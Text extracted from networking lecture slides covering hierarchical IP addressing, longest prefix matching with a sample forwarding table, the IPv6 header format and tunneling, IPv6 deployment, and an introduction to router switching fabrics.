
Hierarchical IP Addressing

- Hierarchical addressing allows efficient advertisement of routing information:



Hierarchical IP Addressing

- Hierarchical addressing allows efficient advertisement of routing information:




Hierarchical IP Addressing

- Routers forward a packet to its destination based on the subnet part,
not the host part

Hierarchical IP Addressing

- Routers forward a packet to its destination based on the subnet part, **not** the host part
 - use **longest** address prefix that matches destination address
 - This is called the **longest prefix matching**



Forwarding Table	
DST	OUT_IF
200.23.18.0/23	IF2
200.23.16.0/20	IF1
199.31.0.0/16	IF2

src: Alice
dst: 200.23.16.5
data

Hierarchical IP Addressing: Summary

- Scalable forwarding tables
- Adding/removing hosts without modifying forwarding table
- Small prefix advertisement overhead

IPv6

- Initial motivation:
 - 32-bit address space soon to be completely allocated.
- Additional motivation:
 - header format helps speed processing/forwarding
 - header changes to facilitate QoS
- IPv6 datagram format:
 - fixed-length **40-byte** header
 - no fragmentation allowed

IPv6 Datagram Format

Internet Protocol Version 6 (IPv6)											
Offsets	Octet	0		1		2					
Octet	Bit	0–3	4–7	8–11	12–15	16–23	24–31				
0	0	Version	Traffic Class		Flow Label						
4	32	Payload Length			Next Header		Hop Limit				
8	64	Source IP Address									
12	96										
16	128										
20	160										
24	192	Destination IP Address									
28	224										
32	256										
36	288										

Priority/Traffic Class: identify priority among datagrams in flow

Flow Label: identify datagrams in same “flow”


Next header: identify upper layer protocol for data

Other Changes

- **Checksum:** removed entirely to reduce processing time at each hop
- **Options:** allowed, but outside of header, indicated by “Next Header” field
- **No Fragmentation:**
 - Packet is dropped if its size is larger than outgoing link MTU
 - An error message is sent to the sender


IPv4 → IPv6

- Not all routers can be upgraded simultaneously
 - how will network operate with mixed IPv4 and IPv6 routers?
- **Tunneling:**
 - IPv6 datagram carried as payload in IPv4 datagram among IPv4 routers




IPv4 → IPv6: Tunneling

Logical View




Physical View




IPv6 Deployment

- It is hard to change the network-layer protocols!
- IPv6 was first introduced in 1995!

Percentage of users accessing Google using IPv6




Router Architecture Overview




Switching Fabric

- Transfer packet from input buffer to appropriate output buffer
- Switching rate: rate at which packets can be transfer from inputs to outputs
- Three types of switching fabrics



Input Port Functions

